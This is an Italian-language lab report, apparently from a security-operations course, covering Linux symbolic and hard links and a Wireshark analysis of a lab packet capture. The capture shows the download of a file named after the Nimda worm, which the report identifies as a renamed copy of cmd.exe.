crw----- 1 root root 245, 0 Dec 16 03:52 hidraw0  
crw-rw-rw- 1 root audio 10, 228 Dec 16 03:52 hpet  
drwxr-xr-x 2 root root 0 Dec 16 03:52 hugepages  
lrwxrwxrwx 1 root root 25 Dec 16 03:52 initctl -> /run/systemd/initctl/fifo  
tl/fifo
```

```
drwxr-xr-x 3 root root 180 Dec 16 03:52 snd  
brw-rw----+ 1 root optical 11, 0 Dec 16 03:52 sr0  
lrwxrwxrwx 1 root root 15 Dec 16 03:52 stderr -> /proc/self/fd/2  
lrwxrwxrwx 1 root root 15 Dec 16 03:52 stdin -> /proc/self/fd/0  
lrwxrwxrwx 1 root root 15 Dec 16 03:52 stdout -> /proc/self/fd/1  
crw-rw-rw- 1 root tty 5, 0 Dec 16 07:56 tty
```



# COLLEGAMENTI SIMBOLICI E ALTRI TIPI DI FILE SPECIALI

## Esperimento con collegamenti simbolici e hard link

- echo: scrive dati su un file.
- cat: apre in sola lettura un file.

```
[analyst@sec0ps ~]$ echo "symbolic" > file1.txt
[analyst@sec0ps ~]$ cat file1.txt
symbolic
[analyst@sec0ps ~]$ echo "hard" > file2.txt
[analyst@sec0ps ~]$ cat file2.txt
hard
[analyst@sec0ps ~]$
```

## Creazione di collegamenti:

- ln -s: crea una "scorciatoia" a un determinato file o cartella.
- ln: crea un collegamento fisico a file2.txt. Non punta al file in sé come una scorciatoia, ma ai suoi dati fisici. Si usa ad esempio nei backup incrementali.

```
[analyst@sec0ps ~]$ ln -s file1.txt file1symbolic
[analyst@sec0ps ~]$ ln file2.txt file2hard
ln: failed to create hard link 'file2hard': File exists
[analyst@sec0ps ~]$ ls -l
total 588
-rw-r--r-- 1 root      root      4876 Dec 11 08:41 capture.pcap
drwxr-xr-x 2 analyst  analyst  4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst  analyst  4096 Mar 22  2018 Downloads
lrwxrwxrwx 1 analyst  analyst    9 Dec 16 08:06 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst  analyst    9 Dec 16 08:04 file1.txt
-rw-r--r-- 2 analyst  analyst    5 Dec 16 08:04 file2hard
-rw-r--r-- 2 analyst  analyst    5 Dec 16 08:04 file2.txt
-rw-r--r-- 1 root      root    353247 Dec 13 05:03 httpdump.pcap
-rw-r--r-- 1 root      root   200958 Dec 13 05:19 httpsdump.pcap
drwxr-xr-x 9 analyst  analyst  4096 Jul 19  2018 lab.support.files
drwxr-xr-x 2 analyst  analyst  4096 Dec 16 06:40 seconda_unità
drwxr-xr-x 3 analyst  analyst  4096 Mar 26  2018 second_drive
[analyst@sec0ps ~]$
```



# COLLEGAMENTI SIMBOLICI E ALTRI TIPI DI FILE SPECIALI

## Effetti del rinominare i file originali

1. Rinomina dei file originali.

### Comportamento dei collegamenti:

- Collegamento simbolico (**file1symbolic**):
- Non funziona più, poiché punta al nome **file1.txt**, che non esiste più

### Collegamento fisico (**file2hard**):

- Funziona ancora, perché punta allo stesso inode del file originale

### Cosa accade modificando **file2new.txt**?

Se si modifica il contenuto di **file2new.txt**, anche **file2hard** cambierà perché entrambi i file puntano allo stesso inode. Non importa quale dei due file venga modificato, il contenuto viene aggiornato in entrambi, poiché condividono la stessa posizione fisica sul disco.

```
[analyst@sec0ps ~]$ mv file1.txt file1new.txt
[analyst@sec0ps ~]$ mv file2.txt file2new.txt
[analyst@sec0ps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@sec0ps ~]$ cat file2hard
hard
[analyst@sec0ps ~]$
```

## Conclusione

- I collegamenti simbolici sono utili per creare riferimenti "dinamici" ai file, ma possono diventare non funzionanti se il file originale viene rinominato o eliminato.
- Gli hard link offrono un riferimento più robusto ai dati, ma richiedono di essere sullo stesso file system e condividono i contenuti del file.




The background features a dark blue field filled with numerous thin, curved lines and small dots in shades of blue and orange, creating a sense of dynamic movement and data flow.

# **Lab - Extract an Executable from a PCAP**



# ANALIZZARE I REGISTRI PRE-CATTURATI E LE CATTURE DEL TRAFFICO

L'analisi delle catture di pacchetti (PCAP) è una tecnica fondamentale per la sicurezza informatica e il monitoraggio delle reti. Questo laboratorio si concentra sull'analisi del file `nimda.download.pcap`, che documenta il download di un file eseguibile sospetto, rinominato `W32.Nimda.Amm.exe`. L'analisi è stata condotta utilizzando **Wireshark**, uno strumento grafico avanzato per l'ispezione delle catture di rete.

A terminal window titled "Terminal - analyst@secOps:~/lab.support.files/pcaps" with a menu bar (File, Edit, View, Terminal, Tabs, Help) and window controls. The terminal shows the following commands and output:

```
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
[analyst@secOps pcaps]$
```



# ANALIZZARE I REGISTRI PRE-CATTURATI E LE CATTURE DEL TRAFFICO

## Esplorazione preliminare dei dati

### 1. Individuazione dei file catturati

Il file `nimda.download.pcap` è localizzato nella directory `/home/analyst/lab.support.files/pcaps`. Dopo aver confermato la presenza del file tramite il comando `ls -l`, è stato aperto in Wireshark per l'analisi.


### 2. Interpretazione iniziale della cattura

La cattura mostra l'interazione di rete durante il download del file sospetto. I pacchetti di rete acquisiti includono:

- **Handshakes TCP:** stabiliscono la connessione tra client e server.
- **Richiesta HTTP GET:** specifica il file richiesto (`W32.Nimda.Amm.exe`).



# ANALIZZARE I REGISTRI PRE-CATTURATI E LE CATTURE DEL TRAFFICO



nimda.download.pcap [Wireshark 2.5.1]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3023496465 TSecr=4051203246
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4051203246 TSecr=3023496465
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66	6666 → 48598 [ACK] Seq=1 Ack=165 Win=30208 Len=0 TSval=3023496465 TSecr=4051203246
6	0.000708	209.165.202.133	209.165.200.235	TCP	324	6666 → 48598 [PSH, ACK] Seq=1 Ack=165 Win=30208 Len=258 TSval=3023496465 TSecr=4051203246 [TCP segment of data stream 0x0]
7	0.000827	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=259 Win=30720 Len=0 TSval=4051203246 TSecr=3023496465
8	0.004594	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=259 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of data stream 0x0]
9	0.004602	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=1707 Win=33280 Len=0 TSval=4051203247 TSecr=3023496466
10	0.004605	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=1707 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of data stream 0x0]
11	0.004610	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=3155 Win=36352 Len=0 TSval=4051203247 TSecr=3023496466
12	0.004611	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=3155 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of data stream 0x0]



# ANALIZZARE I REGISTRI PRE-CATTURATI E LE CATTURE DEL TRAFFICO

## Analisi dettagliata del traffico

### Handshakes TCP

I primi tre pacchetti catturati documentano la sequenza di handshake TCP:

- SYN: Il client richiede la connessione.
- SYN-ACK: Il server conferma.
- ACK: Il client accetta la connessione.

Questa sequenza stabilisce una connessione TCP sicura, consentendo la successiva comunicazione.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3023496465 TSecr=4051203246
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4051203246 TSecr=3023496465
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1

▶ Frame 4: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits)

▶ Ethernet II, Src: ea:05:2c:e1:90:3d (ea:05:2c:e1:90:3d), Dst: 16:4c:37:9e:eb:50 (16:4c:37:9e:eb:50)

▶ Internet Protocol Version 4, Src: 209.165.200.235, Dst: 209.165.202.133

▶ Transmission Control Protocol, Src Port: 48598, Dst Port: 6666, Seq: 1, Ack: 1, Len: 164

▶ Hypertext Transfer Protocol

0000 16 4c 37 9e eb 50 ea 05 2c e1 90 3d 08 00 45 00 .L7..P.,,..E.  
0010 00 d8 2f 66 40 00 40 06 d3 fd d1 a5 c8 eb d1 a5 ../f@.@. ....  
0020 ca 85 bd d6 1a 0a ec 07 5b 57 81 69 5f 03 80 18 ..... [Wi\_...  
0030 00 3a 37 87 00 00 01 01 08 0a f1 78 74 ae b4 36 .7.....xt.6



# ANALIZZARE I REGISTRI PRE-CATTURATI E LE CATTURE DEL TRAFFICO

## Richiesta HTTP GET

Il quarto pacchetto catturato rappresenta una richiesta HTTP di tipo GET. L'intestazione HTTP mostra che il file richiesto è un eseguibile denominato W32.Nimda.Amm.exe, confermando che il download è avvenuto tramite il protocollo HTTP.

- Protocolli coinvolti: HTTP funziona sopra TCP, il che consente una comunicazione affidabile per il trasferimento del file.

## Ricostruzione della transazione TCP

Utilizzando la funzione Follow TCP Stream di Wireshark, è stato possibile ricostruire l'intero scambio di dati tra client e server.

### 1. Contenuto della transazione

La finestra del TCP Stream mostra una serie di simboli apparentemente casuali. Questo non è rumore, ma il contenuto effettivo del file scaricato, che essendo un file binario, non è leggibile direttamente come testo.

### 2. Stringhe leggibili tra i simboli

Tra i simboli binari sono visibili alcune parole leggibili. Queste stringhe sono porzioni di testo integrate nel codice eseguibile. Generalmente, si tratta di:

- Messaggi di errore.
- Avvisi per l'utente.
- Istruzioni operative del programma.

3. Un'analisi esperta di queste stringhe può fornire indizi sulle funzionalità del file e il suo possibile scopo.

The image shows the Wireshark network protocol analyzer interface. The left pane displays a list of captured packets, with packet 4 selected. The right pane shows the 'Follow TCP Stream' window for the selected packet, displaying the raw data and a decoded view of the HTTP request and response.

**Packet List:**

No.	Time	Source
1	0.000000	209.165.200.235
2	0.000259	209.165.202.133
3	0.000297	209.165.200.235
4	0.000565	209.165.200.235

**Follow TCP Stream (tcp.stream eq 0):**

Stream Content:

```
GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@.....!..L!This program cannot be run in DOS mode.
```

Entire conversation (345510 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



# ANALIZZARE I REGISTRI PRE-CATTURATI E LE CATTURE DEL TRAFFICO

## Individuazione dell'identità del file

Scorrendo fino in fondo alla finestra **Follow TCP Stream**, si trova un riferimento a `cmd.exe`, il file eseguibile della shell di comando di Windows.

Sebbene il file sia stato rinominato come `W32.Nimda.Amm.exe`, non è il worm Nimda ma una copia di `cmd.exe`. Questo dettaglio può essere cruciale per determinare se l'eseguibile è stato utilizzato come parte di un'operazione malevola.

## Conclusione pratica

L'analisi di file PCAP con strumenti come Wireshark è essenziale per identificare potenziali minacce e comprendere il comportamento della rete. Questo esercizio ha evidenziato la necessità di interpretare accuratamente il traffico e riconoscere i dettagli nascosti nei file binari, come stringhe di testo e nomi di file.

```
0...1...7.6.0.1...1.7.5.1.4...(.w.in.7.S.p.1._.t.c.m...1.0.1.1.1.9.-.1.8.5.0.)....  
(....I.n.t.e.r.n.a.l.N.a.m.e...c.m.d.....L.e.g.a.l.C.o.p.y.r.i.g.h.t....M.i.c.r.o.s.o.f.t..C.o.r.p.o.r.a.t.i.o.n...A.l.l..r.i.g.h  
.t.s..r.e.s.e.r.v.e.d....8....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...C.m.d...E.x.e...j.  
%...P.r.o.d.u.c.t.N.a.m.e....M.i.c.r.o.s.o.f.t...W.i.n.d.o.w.s...O.p.e.r.a.t.i.n.g..S.y.s.t.e.m....B....P.r.o.d.u.c.t.V.e.r.s.i.  
o.n...6...1...7.6.0.1...1.7.5.1.4....D....V.a.r.F.i.l.e.I.n.f.o....$....T.r.a.n.s.l.a.t.i.o.n.....J..  
7....0...@.../...!  
8...d.....M.U.I.....M.U.I.....e.n.-.U.S.....  
.....  
.....0.....(.0.8.@.H.P.X.h.x.....p.....
```

## Osservazioni e Conclusioni

### 1. Caratteristiche principali del file scaricato

- È un file binario (`cmd.exe`) rinominato in modo sospetto.
- Le stringhe leggibili indicano che si tratta di un programma eseguibile standard di Windows.

### 2. Protocolli coinvolti

- TCP ha garantito una trasmissione affidabile dei dati.
- HTTP è stato il protocollo applicativo utilizzato per il download.

### 3. Importanza dell'analisi

- L'utilizzo della funzione Follow TCP Stream ha permesso di ricostruire l'intera transazione, identificare il contenuto scaricato e comprendere il contesto del traffico.
- Sebbene non si trattasse di malware, l'analisi dimostra come un file apparentemente innocuo possa essere mascherato con nomi ingannevoli per sviare le analisi.



# Estrarre i file scaricati da PCAP

I file PCAP contengono catture di traffico di rete e nel contesto della sicurezza informatica, possono essere utilizzati per recuperare file trasferiti durante una sessione monitorata. Questa relazione descrive il processo di estrazione di un file scaricato, denominato W32.Nimda.Amm.exe, dalla cattura di pacchetti fornita nel file nimda.download.pcap, utilizzando Wireshark.



# ESTRARRE I FILE SCARICATI DA PCAP

## Esplorazione preliminare

### 1. Analisi della richiesta HTTP GET

Aprendo il file [nimda.download.pcap](#) in **Wireshark**, il quarto pacchetto catturato rappresenta una richiesta HTTP di tipo GET. Questo pacchetto evidenzia:

- **Mittente:** 209.165.200.235.
- **Destinatario:** 209.165.202.133.
- **Risorsa richiesta:** il file W32.Nimda.Amm.exe.

2. La colonna Info conferma che questa richiesta corrisponde al download del file oggetto dell'analisi.

### 3. Esclusività della cattura

Il file [W32.Nimda.Amm.exe](#) è l'unico oggetto HTTP presente nella cattura perché:

- La cattura è stata avviata immediatamente prima del download.
- È stata interrotta subito dopo il completamento della trasmissione.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3023496465 TSecr=4051203246
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4051203246 TSecr=3023496465
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1

